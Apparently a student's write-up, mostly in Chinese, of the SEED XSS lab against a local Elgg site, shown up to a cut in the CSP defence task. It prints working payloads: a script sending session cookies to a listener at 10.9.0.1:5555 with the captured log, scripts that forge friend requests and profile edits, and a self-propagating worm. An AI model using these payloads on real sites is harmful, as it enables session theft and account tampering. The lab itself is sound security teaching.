
# Cross_Site_Scripting(XSS)_Attack_Lab


## Environment Set Up

#### DNS配置



```
# For XSS Lab
10.9.0.5        www.xsslabelgg.com
10.9.0.5        www.example32a.com
10.9.0.5        www.example32b.com
10.9.0.5        www.example32c.com
10.9.0.5        www.example60.com
10.9.0.5        www.example70.com
```


#### 清理数据库



```
[07/19/21]seed@VM:~/.../Labsetup$ sudo rm -rf mysql_data
[07/19/21]seed@VM:~/.../Labsetup$ 
```

## Task1:Posting a Malicious Message to Display an Alert Window

### 登录Alice的elgg账户，修改profile中的brief description field




Display name: Alice

About me

Public

Brief description: `<script>alert('XSS');</script>`


### 再次访问Alice的主页



XSS

# Task2:Posting a Malicious Message to Display Cookies

### 再次修改修改profile中的brief description field




Public

Brief description: `<script>alert(document.cookie);</script>`

Public


### 访问结果为



Elgg=dgautqsjmm44kvjoksgh62tqcj

# Task3:Stealing Cookies from the Victim's Machine


### 登录Alice账户后，在profile中插入代码



Brief description

```
<script>document.write('<img src=http://10.9.0.1:5555?c='+escape(document.cookie)+'>');</script>
```


### 在本地监听5555端口的终端中收到cookie



```
Listening on 0.0.0.0 5555
Connection received on 192.168.60.132 41256
GET /?c=Elgg%3Deq09e7vch7fvvf02msot54mtsu HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Fire
fox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice

Connection received on 192.168.60.132 41350
GET /?c=Elgg%3Deq09e7vch7fvvf02msot54mtsu HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Fire
fox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
```

# Task4:Becoming the Victim's Friend


### 通过查看Samy主页源代码可知其guid为59



```
</div>

<div class="elgg-main elgg-body elgg-layout-body clearfix">
    <div class="elgg-layout-content clearfix">
    <div class="elgg-layout-widgets" data-page-owner-guid="59"><nav class="elgg-menu-
require(['elgg/widgets'], function (widgets) {
    widgets.init();
});
</script>
```

在samy的About me field中切换为编辑html模式，观察下图中代码结构后，添加url，注意url最后两个参数重复了两次

```
http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=ts&__elgg_token=token&__elgg_ts=ts&__elgg_token=token
```




Display name

Samy

About me


```
<p>&lt;script type="text/javascript"&gt;<br />
window.onload = function () {<br />
var Ajax=null;<br />
var ts="&amp;__elgg_ts="+elgg.security.token.__elgg_ts;<br />
var token="&amp;__elgg_token="+elgg.security.token.__elgg_token;<br />
//Construct the HTTP request to add Samy as a friend.<br />
var sendurl=...; //FILL IN<br />
//Create and send Ajax request to add friend<br />
Ajax=new XMLHttpRequest();<br />
Ajax.open("GET", sendurl, true);<br />
Ajax.send();<br />
```



Alice's friends

No friends yet.

登录Alice账号，访问Samy主页



可见Alice已经自动添加Samy为好友

# Question1


&elgg_ts和&elgg_token用于识别跨站攻击，所以先获得这两个参数以构造可以对抗防御手段的url

## Question2

**可以进行攻击，可以仿照先前task的思路，使用img标签，插入构造好的添加好友的url，并诱使攻击对象向攻击者网址发送get请求以达到添加攻击对象好友的目的**

# Task5:Modifying the Victim's Profile

### 在Samy主页About me field中插入以下代码



Edit profile

Display name


Samy

About me

```
<p><script type="text/javascript">
window.onload = function(){

var userName="&name="+elgg.session.user.name;

var guid="&guid="+elgg.session.user.guid;

var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;

var token="&__elgg_token="+elgg.security.token.__elgg_token;
```


```
<script type="text/javascript">
window.onload = function(){
var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;

var desc="&description=Samy is my father"+"&accesslevel[description]=2"
var samyGuid=59; //FILL IN
var sendurl="http://www.seed-server.com/action/profile/edit";
var content=token+ts+userName+desc+guid; //FILL IN

if(elgg.session.user.guid!=samyGuid)  {
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
} }
</script>
```

### 登录Alice账号，访问Samy主页，结果Alice简介被修改



About me
Samy is my father

### 去掉if判断语句后重复上述步骤，Samy简介也被修改



About me
Samy is my father


# Task6:Writing a Self-Propagating XSS Worm

## DOM Approach

### 将以下代码添加到Samy的About me区域

```
<script type="text/javascript" id="worm">
window.onload = function()
{
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</" + "script>";
    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

    var desc = "&description=Samy is my father" + wormCode;
    desc += "&accesslevel[description]=2";
    var name = "&name=" + elgg.session.user.name;
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

    var sendurl="http://www.seed-server.com/action/profile/edit";
    var content = token + ts + name + desc + guid;

    if(elgg.session.user.guid != 59){
        var Ajax = null;
        Ajax = new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Content-Type",
                                "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
</script>
```

## 登录Alice账户，访问Samy主页




Alice

About me


Samy is my father

## 查看Alice的profile




```
<p>Samy is my father<script id="worm" type="text/javascript">
window.onload = function()
{
   var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
   var jsCode = document.getElementById("worm").innerHTML;
   var tailTag = "</" + "script>";
   var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

   var desc = "&description=Samy is my father" + wormCode;
   desc += "&accesslevel[description]=2";
   var name = "&name=" + elgg.session.user.name;
```


## 登录Boby账户，访问Alice主页



## 查看Boby的profile



About me
Samy is my father




```
<p>Samy is my father<script id="worm" type="text/javascript">
window.onload = function()
{
   var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
   var jsCode = document.getElementById("worm").innerHTML;
   var tailTag = "</" + "script>";
   var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

   var desc = "&description=Samy is my father" + wormCode;
   desc += "&accesslevel[description]=2";
   var name = "&name=" + elgg.session.user.name;
```

## 综上，Samy的恶意代码会复制给每一个查看其主页的用户，且其他用户访问被插入恶意代码的用户的主页时也会被插入该恶意代码，攻击成功

# Task7:Defeating XSS Attack Using CSP

# 访问网址结果

## www.example32a.com



CSP Experiment

1. Inline: Nonce (111-111-111): OK

2. Inline: Nonce (222-222-222): OK

3. Inline: No Nonce: OK


4. From self: OK

5. From www.example60.com: OK

6. From www.example70.com: OK

7. From button click:

## www.example32b.com



CSP Experiment

1. Inline: Nonce (111-111-111): Failed

2. Inline: Nonce (222-222-222): Failed

